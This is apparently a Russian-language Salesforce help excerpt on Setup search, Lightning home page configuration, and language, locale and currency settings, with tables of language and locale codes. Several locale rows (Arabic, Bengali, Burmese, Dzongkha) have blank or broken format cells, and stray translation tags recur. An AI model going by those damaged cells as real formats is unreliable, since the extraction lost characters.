Страница «Результаты поиска по меню "Настройка"» отображает разные типы элементов меню «Настройка», соответствующие заданному критерию, включая элементы утверждения, настраиваемые объекты и поля, настраиваемые профили, наборы полномочий, элементы бизнес-правил, пользователей и т. д.

Страница «Результаты поиска по меню "Настройка"» (бета)

Страница «Результаты поиска по меню "Настройка"» отображает разные типы элементов меню «Настройка», соответствующие заданному критерию, включая элементы утверждения, настраиваемые объекты и поля, настраиваемые профили, наборы полномочий, элементы бизнес-правил, пользователей и т. д.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Прим.: Данный выпуск поддерживает бета-версию функции «Расширенный поиск по меню "Настройка"», являющуюся полноценной, но имеющую некоторые ограничения.

Откройте страницу «Результаты поиска по меню "Настройка"».

- Левая панель содержит все категории, напротив которых отображается количество найденных результатов.
  - Чтобы просмотреть результаты поиска для конкретной категории, выберите нужную категорию.
  - Чтобы просмотреть все результаты поиска, щелкните ссылку **«Все результаты»**.
- Чтобы открыть страницу сведений, щелкните имя нужного результата. Чтобы изменить сведения, щелкните ссылку **«Правка»**.
- Чтобы выполнить повторный поиск по меню «Настройка», воспользуйтесь полем поиска вверху страницы.

Прим.: Критерии поиска, соответствующие имени или прозвищу пользователя в сообществе (поле «Прозвище» на странице сведений о пользователе), возвращают результаты, отображающие только имя пользователя. Если прозвище не соответствует имени пользователя, то результат может не быть очевидным. Например, поиск по запросу *«Нют»* возвращает пользователя Анна Петрова, которому соответствует прозвище «Нюточка».

Совет: При просмотре результатов поиска по меню «Настройка» рекомендуем добавить страницу результатов в закладки, чтобы ускорить аналогичные поиски в будущем. Например, при частом поиске по запросу «кузн» рекомендуем добавить соответствующую страницу результатов в закладки. URL-адрес данной закладки будет выглядеть следующим образом:
`https://`*`мояКомпания`*`.salesforce.com/ui/setup/SetupSearchResultsPage?setupSearch=`кузн.

СМ. ТАКЖЕ:

Расширенный поиск по меню «Настройка» (бета)

Настройка начальной страницы Lightning Experience

ВЕРСИИ

Доступно в версиях: Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Предоставьте своим пользователям все, что им необходимо, для управления ежедневными делами с начальной страницы в Lightning Experience. Ваши торговые представители смогут видеть свои ежеквартальные сводки по производительности и получать важные обновления по критическим задачам и возможностям. Вам также доступна настройка страниц под разные типы пользователей и назначение настроенных страниц для разных профилей.

Создавайте и редактируйте начальные страницы из конструктора приложений Lightning. Введите строку «*Конструктор приложений* `Lightning`» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Конструктор приложений Lightning»**. Нажмите кнопку **«Создать»**, чтобы создать начальную страницу Lightning, или отредактируйте существующую страницу.

Вы можете также получить доступ к конструктору приложений Lightning непосредственно с домашней страницы. Щелкните  и выберите **«Редактировать страницу»**, чтобы создать копию текущей начальной страницы, которая подлежит редактированию.

Настройка новой стандартной начальной страницы

Настройте новую стандартную начальную страницу, чтобы отображать сведения, наиболее важные для ваших пользователей. Стандартная начальная страница будет доступна всем пользователям, которые имеют профили, назначенные другой начальной странице.

Назначение настраиваемых начальных страниц для определенных профилей

Назначьте страницы разным профилям, чтобы предоставить пользователям доступ к начальной странице, идеально подходящей к их роли.

Полномочия и параметры начальной страницы Lightning Experience

Предоставьте пользователям доступ к сведениям о возможностях и другим полномочиям для эффективного использования начальной страницы.

Настройка новой стандартной начальной страницы

Настройте новую стандартную начальную страницу, чтобы отображать сведения, наиболее важные для ваших пользователей. Стандартная начальная страница будет доступна всем пользователям, которые имеют профили, назначенные другой начальной странице.

Пользователь может назначать стандартные начальные страницы в двух местах.

- Чтобы открыть конструктор приложений Lightning, введите в меню «Настройка» *«Конструктор приложений Lightning»* в поле «Быстрый поиск» и выберите **«Конструктор приложений Lightning»**.

  После сохранения страницы нажмите **«Активировать»** в диалоговом окне сохранения страницы или **«Активация»** позже.

- Начальная страница в меню «Настройка»: в меню «Настройка» введите *«Начальная страница»* в поле «Быстрый поиск», затем выберите **«Начальная страница»**.

  Щелкните **«Настроить стандартную страницу»** и выберите страницу. Чтобы восстановить стандартную начальную страницу, выберите «Системная по умолчанию».

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и сохранения страниц Lightning в конструкторе приложений Lightning выполните следующие действия.

- Настройка приложения

Для просмотра страниц Lightning в конструкторе приложений Lightning выполните следующие действия.

- Просмотр настройки и конфигурации

Назначение настраиваемых начальных страниц для определенных профилей

Назначьте страницы разным профилям, чтобы предоставить пользователям доступ к начальной странице, идеально подходящей к их роли.

Пользователь может назначать страницы по профилям в двух местах. Возможно использование конструктора приложений Lightning для назначения профилей единственной начальной странице, однако меню настроек предлагает больше контроля над назначениями страниц.

- Чтобы открыть конструктор приложений Lightning, введите в меню «Настройка» *«Конструктор приложений Lightning»* в поле «Быстрый поиск» и выберите **«Конструктор приложений Lightning»**.

  После сохранения страницы в диалоговом окне сохранения страницы нажмите **«Активировать»** или **«Активация»** и выберите «Назначить эту домашнюю страницу для отдельных профилей».

- Начальная страница в меню «Настройка»: в меню «Настройка» введите *«Начальная страница»* в поле «Быстрый поиск», затем выберите **«Начальная страница»**.

  Нажмите **«Назначить страницу»** или выберите рядом с профилем и выберите **«Изменить назначение»**.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и сохранения страниц Lightning в конструкторе приложений Lightning выполните следующие действия.

- Настройка приложения

Для просмотра страниц Lightning в конструкторе приложений Lightning выполните следующие действия.

- Просмотр настройки и конфигурации

Полномочия и параметры начальной страницы Lightning Experience

Предоставьте пользователям доступ к сведениям о возможностях и другим полномочиям для эффективного использования начальной страницы.

Сведения о добавлении новостей на начальную страницу см. в разделе «Настройки организации» в справке Salesforce.

В разделе «Предстоящие события» отображаются следующие пять встреч, запланированных на сегодня. В разделе «Сегодняшние задачи» отображаются следующие пять задач на сегодня.

Компоненты «Диаграмма производительности» и «Популярные сделки» отображают сведения о возможностях в отношении группы сбыта торгового представителя (при наличии связанной рабочей группы). В противном случае на диаграмме показаны собственные возможности торгового представителя.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Прим.: Если в вашей организации имеются настраиваемые финансовые года, проверьте, что вы создали запись для предстоящего финансового года, чтобы, когда текущий финансовый год подошел к концу, диаграмма производительности работала корректно.

Таблица ниже содержит полномочия и параметры, необходимые пользователям для заполнения компонентов «Диаграмма производительности», «Популярные сделки» и «Ассистент».

Табл. 1: Обязательные полномочия для функций начальной страницы

Полномочие или параметр	Диаграмма производительности	Популярные сделки	Ассистент
Доступ для чтения к объекту «Возможность» и общий доступ к соответствующим возможностям	✓	✓	✓
Доступ для чтения к полю «Стоимость» объекта «Возможность»	✓	✓	
Доступ для чтения к полю «Вероятность» объекта «Возможность»	✓		
Полномочие «Запуск отчетов», включенное для пользователей	✓		
Закрытые потенциальные сделки или открытые потенциальные сделки с вероятностью более 70% в течение текущего финансового квартала	✓		
Доступ с правами на чтение к интересующемуся клиенту			✓

СМ. ТАКЖЕ:

- Параметры организаций
- Отслеживание показателей продаж
- Просмотр важных обновлений с помощью компонента «Ассистент»

Выбор языка, региона и валюты

Параметры Salesforce для языка, региона, часового пояса и валюты могут влиять на способ отображения объектов, например, организаций, интересов, возможностей и т. д.

В организации с одной валютой администраторы Salesforce задают локаль валюты, язык, регион и часовой пояс по умолчанию для своих организаций. Пользователи могут задать язык, регион и часовой пояс на странице личных параметров индивидуально.

В организации с несколькими валютами администраторы Salesforce задают корпоративную валюту, язык, регион и часовой пояс по умолчанию для своих организаций. Пользователи могут задать язык, регион и часовой пояс на странице личных параметров индивидуально.

Прим.: Одноязычные организации не поддерживают изменение языка, но позволяют менять регион.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Параметр	Наличие полномочия на редактирование
Валюта	Пользователь мультивалютной организации
Валюта компании	Администратор мультивалютной организации

Параметр	Наличие полномочия на редактирование
Региональная валюта	Администратор одновалютной организации
Код ISO валюты по умолчанию	Недоступно для редактирования
Язык по умолчанию	Администратор
Регион по умолчанию	Администратор
Часовой пояс по умолчанию	Администратор
Валюта информации	Недоступно для редактирования
Язык	Пользователь
Регион	Пользователь
Часовой пояс	Пользователь

Общие сведения о параметрах языка

Поддерживаемые регионы

Региональные параметры Salesforce определяют форматы отображения для даты и времени, имен пользователей, адресов и точек/запятых, используемых в числовых значениях. Кроме того, регионы определяют стандартные валюты для одновалютных организаций посредством раскрывающегося списка «Регион валюты» на странице «Сведения о компании».

Поддерживаемые часовые пояса

Установка личной валюты или валюты организации

Если у вас в организации используется только один вид валюты, вы можете установить валюту по умолчанию для вашей организации. Организации, в которых используется несколько валют, не имеют валюты по умолчанию. Вместо этого измените вашу корпоративную или личную валюту.

Изменение курсов обмена

Изменение фиксированных курсов обмена позволяет управлять курсами обмена между активными или неактивными валютами и валютой компании. Данные курсы обмена являются статическими и применяются ко всем полям валюты, используемым в организации. Кроме данных курсов обмена, некоторые организации могут использовать датированные курсы обмена для возможностей и продуктов возможностей.

Поддерживаемые валюты

Общие сведения о параметрах языка

Пользовательский веб-интерфейс Salesforce, а также приложения Salesforce for Outlook, Connect Offline и Connect for Office, доступны на нескольких языках.

Ниже перечислены параметры языка, поддерживаемые пользовательским веб-интерфейсом Salesforce.

- Личный язык: данный язык используется для отображения всех элементов интерфейса (текст, изображения, кнопки и интерактивная справка). Чтобы изменить данный параметр, измените личные сведения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

- Стандартный язык организации: данный язык применяется ко всем новым пользователям, если не выбран личный язык. Кроме того, данный параметр определяет язык, используемый для хранения всех настроек (например, настраиваемые поля, вкладки и параметры пользовательского интерфейса). Данный стандартный параметр не переопределяется личным языком пользователей. Некоторые элементы настройки, введенные администратором вручную, могут быть переведены в средстве перевода.

  Данный параметр может быть изменен администратором путем редактирования сведений о компании.

Текст, введенный пользователем, отображается на языке ввода.

Языки, поддерживаемые системой

Система Salesforce предлагает три уровня языковой поддержки: основные языки, языки конечного пользователя и языки платформы.

СМ. ТАКЖЕ:

Выбор языка, региона и валюты

Языки, поддерживаемые системой

Система Salesforce предлагает три уровня языковой поддержки: основные языки, языки конечного пользователя и языки платформы.

Каждый язык определяется двузначным кодом, например `en`, или пятизначным кодом региона, например en_AU.

В дополнение к поддержке языка системой Salesforce можно локализовать организации двумя способами. <0>Средство перевода<1> позволяет выбрать языки перевода, назначить переводчиков и создать переводы настроек, выполненных в организации <2>Salesforce<3>, а также переопределить метки и переводы из управляемых пакетов. С помощью средства перевода могут быть переведены любые элементы интерфейса — от значений настраиваемых раскрывающихся списков до значений настраиваемых полей, поэтому пользователи из других стран смогут работать со всеми функциями системы Salesforce на своем родном языке.

Вторым вариантом является переименование вкладок и полей в Salesforce. Если в пользовательском приложении используется лишь несколько стандартных вкладок и полей Salesforce, их можно перевести.

Основные языки

Чтобы изменить язык отображения всех функций, включая разделы справки, на один из основных языков, перейдите на страницу «Настройка» и выполните следующие действия. Введите строку *«Сведения о компании»* в поле «Быстрый поиск» и выберите пункт **«Сведения о компании»**, затем выберите **«Правка»**.

- Китайский (упрощенный): `zh_CN`
- Китайский (традиционный): `zh_TW`
- Датский: `da`
- Голландский: `nl_NL`
- Английский: `en_US`
- Финский: `fi`
- Французский: `fr`
- Немецкий: `de`
- Итальянский: `it`

- Японский: `ja`
- Корейский: `ko`
- Норвежский: нет
- Португальский (Бразилия): `pt_BR`
- Русский: `ru`
- Испанский: `es`
- Испанский (Мексика): `es_MX`
- Шведский: `sv`
- Тайский: `th`

Прим.:

- <0>«Испанский (Мексика)»<1>, вместо которого используется язык <2>«Испанский»<3> для клиентских переводов.
- Хотя пользовательский интерфейс <0>Salesforce<1> полностью переведен на <2>тайский<3> язык, справка остается на английском.

Языки конечного пользователя

Языки конечного пользователя предназначены для многоязычных организаций или организаций, партнеры которых используют языки, отличные от стандартного языка компании. Что касается языков конечных пользователей, в системе Salesforce предусмотрены переведенные метки для всех стандартных объектов и страниц, *за исключением* страниц администрирования, меню «Настройка» и справки. При задании языка конечного пользователя непереведенные метки и справка выводятся на <0>английском<1> языке. Языки конечного пользователя предназначены только для личного использования конечными пользователями. Не используйте языки конечного пользователя как корпоративные языки. Система Salesforce не обеспечивает поддержку клиентов на языках конечного пользователя.

Ниже перечислены языки конечного пользователя:

- Арабский: `ar`
- Болгарский: `bg`
- Хорватский: `hr`
- Чешский: `cs`
- Английский (Великобритания): `en_GB`
- Греческий: `el`
- Еврейский: `iw`
- Венгерский: `hu`
- Индонезийский: `in`
- Польский: `pl`
- Португальский (Португалия): `pt_PT`
- Румынский: `ro`
- Словацкий: `sk`
- Словенский: `sl`
- Турецкий: `tr`
- Украинский: `uk`

- Вьетнамский: `vi`

Прим.: Salesforce предоставляет ограниченную поддержку для языков с направлением текста справа налево (<0>арабский<1> и <2>иврит<3>) для следующих функций.

- Live Agent
- Обращения
- Организации

Эти функции не поддерживаются в <0>Lightning Experience<1>, мобильном приложении <2>Salesforce1<3>, в любых других мобильных приложениях или обозревателях или в любых пользовательских интерфейсах, кроме <4>Salesforce Classic<5>. Мы не гарантируем корректную работу при использовании языков, письмо в которых ориентировано справа налево, с любыми другими функциями <0>Salesforce<1>. У нас нет планов расширять список поддерживаемых функций.

Ниже перечислены функции, которые не поддерживаются для языков с направлением справа налево.

- Конструктор отчетов
- Создание котировок в PDF
- Настраиваемое прогнозирование
- Сообщения эл. почты
- Salesforce Knowledge
- Ленты
- Сообщества

Отсутствие функции в этом списке не предполагает поддержку. Только Live Agent, «Обращения» и «Организации» поддерживаются с языками направления справа налево.

Языки платформы

В ситуациях, когда система Salesforce не предоставляет перевод по умолчанию, используйте только платформенные языки для локализации приложений и собственные функции, созданные на <0>Облаке приложений Salesforce<1>. Можно перевести такие элементы, как настраиваемые метки, настраиваемые объекты и имена полей. Можно также переименовать большинство стандартных объектов, меток и полей. Информационный текст и неполевой текст метки не подлежат переводу.

Языки платформы могут быть выбраны во всех раскрывающихся списках языков. Тем не менее при выборе языка платформы все стандартные метки системы Salesforce по умолчанию отображаются на английском языке либо (при выборе обращений) на языке конечного пользователя или на основном языке.

При выборе языка платформы метки стандартных объектов и полей используют язык «Английский». Данное правило не распространяется на следующие языки:

- Голландский (Бельгия), вместо которого представлен Голландский
- «Английский (Австралия)», «Английский (Индия)», «Английский (Малайзия)» и «Английский (Филиппины)», вместо которых используется язык «Английский (Великобритания)».
- «Французский (Бельгия)», «Французский (Канада)», «Французский (Люксембург)» и «Французский (Швейцария)», вместо которых используется язык «Французский».
- «Немецкий (Австрия)», «Немецкий (Люксембург)», Немецкий (Бельгия) и «Немецкий (Швейцария)», вместо которых используется язык «Немецкий».
- «Итальянский (Швейцария)», вместо которого используется «Итальянский».

- «Румынский (Молдова)», вместо которого используется язык «Румынский».
- «Черногорский», вместо которого используется язык «Сербский (латиница)».
- «Португальский (Португалия)», вместо которого используется язык «Португальский (Бразилия)».

Ниже перечислены поддерживаемые языки платформы.

- Албанский: `sq`
- Арабский (Алжир): `ar_DZ`
- Арабский (Бахрейн): `ar_BH`
- Арабский (Египет): `ar_EG`
- Арабский (Ирак): `ar_IQ`
- Арабский (Иордания): `ar_JO`
- Арабский (Кувейт): `ar_KW`
- Арабский (Ливан): `ar_LB`
- Арабский (Ливия): `ar_LY`
- Арабский (Марокко): `ar_MA`
- Арабский (Оман): `ar_OM`
- Арабский (Катар): `ar_QA`
- Арабский (Саудовская Аравия): `ar_SA`
- Арабский (Судан): `ar_SD`
- Арабский (Сирия): `ar_SY`
- Арабский (Тунис): `ar_TN`
- Арабский (Объединённые Арабские Эмираты): `ar_AE`
- Арабский (Йемен): `ar_YE`
- Армянский: `hy`
- Баскский: `eu`
- Боснийский: `bs`
- Бенгальский: `bn`
- Китайский (упрощенный, Сингапур): `zh_SG`
- Китайский (традиционный, Гонконг): `zh_HK`
- Голландский (Бельгия): `nl_BE`
- Английский (Австралия): `en_AU`
- Английский (Канада): `en_CA`
- Английский (Гонконг): `en_HK`
- Английский (Индия): `en_IN`
- Английский (Ирландия): `en_IE`
- Английский (Малайзия): `en_MY`
- Английский (Филиппины): `en_PH`
- Английский (Сингапур): `en_SG`
- Английский (ЮАР): `en_ZA`
- Эстонский: `et`

- Французский (Бельгия): `fr_BE`
- Французский (Канада): `fr_CA`
- Французский (Люксембург): `fr_LU`
- Французский (Швейцария): `fr_CH`
- Грузинский: `ka`
- Немецкий (Австрия): `de_AT`
- Немецкий (Бельгия): `de_BE`
- Немецкий (Люксембург): `de_LU`
- Немецкий (Швейцария): `de_CH`
- Хинди: `hi`
- Исландский: `is`
- Ирландский: `ga`
- Итальянский (Швейцария): `it_CH`
- Латышский: `lv`
- Литовский: `lt`
- Люксембургский: `lb`
- Македонский: `mk`
- Малайский: `ms`
- Мальтийский: `mt`
- Румынский (Молдова): `ro_MD`
- Черногорский: `sh_ME`
- Ретороманский: `rm`
- Сербский (кириллица): `sr`
- Сербский (латиница): `sh`
- Испанский (Аргентина): `es_AR`
- Испанский (Боливия): `es_BO`
- Испанский (Чили): `es_CL`
- Испанский (Колумбия): `es_CO`
- Испанский (Коста-Рика): `es_CR`
- Испанский (Доминиканская Республика): `es_DO`
- Испанский (Эквадор): `es_EC`
- Испанский (Сальвадор): `es_SV`
- Испанский (Гватемала): `es_GT`
- Испанский (Гондурас): `es_HN`
- Испанский (Никарагуа): `es_NI`
- Испанский (Панама): `es_PA`
- Испанский (Парагвай): `es_PY`
- Испанский (Перу): `es_PE`
- Испанский (Пуэрто-Рико): `es_PR`
- Испанский (США): `es_US`

- Испанский (Уругвай): `es_UY`
- Испанский (Венесуэла): `es_VE`
- Тагальский: `tl`
- Тамильский: `ta`
- Урду: `ur`
- Уэльский: `cy`

Поддержка языковых и региональных настроек для приложения Salesforce1

Приложение Salesforce1 поддерживает практически все регионы, основные языки и языки конечного пользователя, доступные в системе Salesforce. (Полный список поддерживаемых регионов и языков см. в справке Salesforce.) Текущий выпуск не поддерживает языки, читаемые справа налево (например, арабский и еврейский).

СМ. ТАКЖЕ:

Выбор языка, региона и валюты

Включение и выключение средства перевода

Поддерживаемые регионы

Региональные параметры Salesforce определяют форматы отображения для даты и времени, имен пользователей, адресов и точек/запятых, используемых в числовых значениях. Кроме того, регионы определяют стандартные валюты для одновалютных организаций посредством раскрывающегося списка «Регион валюты» на странице «Сведения о компании».

Имя	Код	Стандартная валюта	Формат даты и времени	Формат времени	Формат чисел	Формат имени	Формат адреса
Албанский (Албания)	sq_AL	Албанский лек: ALL	2008-02-28 4.30.PM	6.00.PD	1.234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Database.com Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра сведений о компании:

- Просмотр настройки и конфигурации

Для изменения сведений о компании:

- «Настройка приложения»

Доступные параметры настройки определяются используемой версией Salesforce.

Имя	Код	Стандартная валюта	Формат даты и времени	Формат времени	Формат чисел	Формат имени	Формат адреса
Арабский (Алжир)	ar_DZ	Алжирский динар: DZD	/ / : PM	:		Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Арабский (Бахрейн)	ar_BH	Бахрейнский динар: BHD	/ / : PM	:		Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Арабский (Египет)	ar_EG	Египетский фунт: EGP	/ / : PM	:		Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Арабский (Ирак)	ar_IQ	Иракский динар: IQD	/ / : PM	:		Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна

Имя	Код	Стандартная валюта	Формат даты и времени	Формат времени	Формат чисел	Формат имени	Формат адреса
Арабский (Иордания)	ar_JO	Иорданский динар: JOD	/ / : PM	:		Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Арабский (Кувейт)	ar_KW	Кувейтский динар: KWD	/ / : PM	:		Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Арабский (Ливан)	ar_LB	Ливанский фунт: LBP	/ / : PM	:		Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Арабский (Ливия)	ar_LY	Ливийский динар: LYD	/ / : PM	:		Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна

Имя	Код	Стандартная валюта	Формат даты и времени	Формат времени	Формат чисел	Формат имени	Формат адреса
Арабский (Марокко)	ar_MA	Марокканский дирхам: MAD	/ / : PM	:		Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Арабский (Оман)	ar_OM	Оманский риал: OMR	/ / : PM	:		Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Арабский (Катар)	ar_QA	Катарский риал: QAR	/ / : PM	:		Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Арабский (Саудовская Аравия)	ar_SA	Саудовский риал: SAR	/ / : PM	:		Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна

Имя	Код	Стандартная валюта	Формат даты и времени	Формат времени	Формат чисел	Формат имени	Формат адреса
Арабский (Судан)	ar_SD	Суданский фунт: SDG	/ / : PM	:		Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Арабский (Сирия)	ar_SY	Сирийский фунт: SYP	/ / : PM	:		Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Арабский (Тунис)	ar_TN	Тунисский динар: TND	/ / : PM	:		Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Арабский (Объединённые Арабские Эмираты)	ar_AE	Дирхам ОАЭ: AED	/ / : PM	:		Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна

Имя	Код	Стандартная валюта	Формат даты и времени	Формат времени	Формат чисел	Формат имени	Формат адреса
Арабский (Йемен)	ar_YE	Йеменский риал: YER	/ / : PM	:		Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Армянский (Армения)	hy_AM	Армянский драм: AMD	25.10.2016, 17:00	6:00 AM	1234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Азербайджанский (Азербайджан)	az_AZ	Новый азербайджанский манат: AZN	2/28/2008 4:30 PM	6:00 AM	1.234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Баскский (Испания)	eu_ES	Евро: EUR	2/28/2008 4:30 PM	6:00 AM	1.234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна

Имя	Код	Стандартная валюта	Формат даты и времени	Формат времени	Формат чисел	Формат имени	Формат адреса
Белорусский (Белоруссия)	be_BY	Белорусский рубль: BYR	28.2.2008 16.30	6,00	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Бенгальский (Бангладеш)	bn_BD	Бангладешская така: BDT	// : PM :			Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Боснийский (Босния и Герцеговина)	bs_BA	Конвертируемые марки: BAM	28.02.2008. 16:30 AM	6:00 AM	1.234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Болгарский (Болгария)	bg_BG	Болгарский лев: BGN	25.10.2016, 17:00	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна

Имя	Код	Стандартная валюта	Формат даты и времени	Формат времени	Формат чисел	Формат имени	Формат адреса
Бирманский (Мьянма [Бирма])	my_MM	Кьят Мьянмы: MMK	/ / :	:	, .	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Каталонский (Испания, евро)	ca_ES_EURO	Евро: EUR	28/02/2008 4:30 PM	6:00 AM	1.234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Каталонский (Испания)	ca_ES	Евро: EUR	28/02/2008 4:30 PM	6:00 AM	1.234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Китайский (Китай, по звукам)	zh_CN_PINYIN	Китайский юань: CNY	2008-2-28 PM4:30	上午6:00	1 234,56	Фамилия Имя	Страна Почтовый индекс Область Город Адрес: строка 1, Адрес: строка 2

Имя	Код	Стандартная валюта	Формат даты и времени	Формат времени	Формат чисел	Формат имени	Формат адреса
Китайский (Китай, по штрихам)	zh_CN_STROKE	Китайский юань: CNY	2008-2-28 PM4:30	上午6:00	1 234,56	Фамилия Имя	Страна Почтовый индекс Область Город Адрес: строка 1, Адрес: строка 2
Китайский (Китай)	zh_CN	Китайский юань: CNY	2008-2-28 PM4:30	上午6:00	1 234,56	Фамилия Имя	Страна Почтовый индекс Область Город Адрес: строка 1, Адрес: строка 2
Китайский (Гонконг, по штрихам)	zh_HK_STROKE	Гонконгский доллар: HKD	25.10.2016, 17:00	6:00	1 234,56	Фамилия Имя	Страна Почтовый индекс Область Город Адрес: строка 1, Адрес: строка 2
Китайский (Гонконг)	zh_HK	Гонконгский доллар: HKD	2008 2 28 PM4:30	6:00	1 234,56	Фамилия Имя	Страна Почтовый индекс Область Город Адрес: строка 1, Адрес: строка 2

Имя	Код	Стандартная валюта	Формат даты и времени	Формат времени	Формат чисел	Формат имени	Формат адреса
Китайский (Макао)	zh_MO	Патака Макао: MOP	25.10.2016, 17:00	6:00	1 234,56	Фамилия Имя	Страна Почтовый индекс Область Город Адрес: строка 1, Адрес: строка 2
Китайский (Сингапур)	zh_SG	Сингапурский доллар: SGD	28/02/2008 PM 04:30	06:00	1 234,56	Фамилия Имя	Страна Почтовый индекс Область Город Адрес: строка 1, Адрес: строка 2
Китайский (Тайвань, по штрихам)	zh_TW_STROKE	Тайваньский доллар: TWD	2008-2-28 PM 4:30	上午 06:00	1 234,56	Фамилия Имя	Страна Почтовый индекс Область Город Адрес: строка 1, Адрес: строка 2
Китайский (Тайвань)	zh_TW	Тайваньский доллар: TWD	2008-2-28 PM 4:30	上午 06:00	1 234,56	Фамилия Имя	Страна Почтовый индекс Область Город Адрес: строка 1, Адрес: строка 2

Имя	Код	Стандартная валюта	Формат даты и времени	Формат времени	Формат чисел	Формат имени	Формат адреса
Хорватский (Хорватия)	hr_HR	Хорватская куна: HRK	28.02.2008. 16:30 AM	6:00 AM	1.234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Чешский (Чешская Республика)	cs_CZ	Чешская крона: CZK	28.2.2008 16:30	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Датский (Дания)	da_DK	Датская крона: DKK	28-02-2008 04:30 PM	6:00 AM	1.234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Голландский (Аруба)	nl_AW	Арубский флорин: AWG	28-2-2008 04:30 PM	6:00 AM	1.234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна

Имя	Код	Стандартная валюта	Формат даты и времени	Формат времени	Формат чисел	Формат имени	Формат адреса
Голландский (Бельгия)	nl_BE	Евро: EUR	28/02/2008 4:30 PM	6:00 AM	1.234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Голландский (Нидерланды)	nl_NL	Евро: EUR	28-2-2008 04:30 PM	6:00 AM	1.234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Голландский (Суринам)	nl_SR	Суринамский доллар: SRD	28-2-2008 04:30 PM	6:00 AM	1.234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Дзонг-кэ (Бутан)	dz_BT	Нгултрум Бутана: BTN	- - PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна

Имя	Код	Стандартная валюта	Формат даты и времени	Формат времени	Формат чисел	Формат имени	Формат адреса
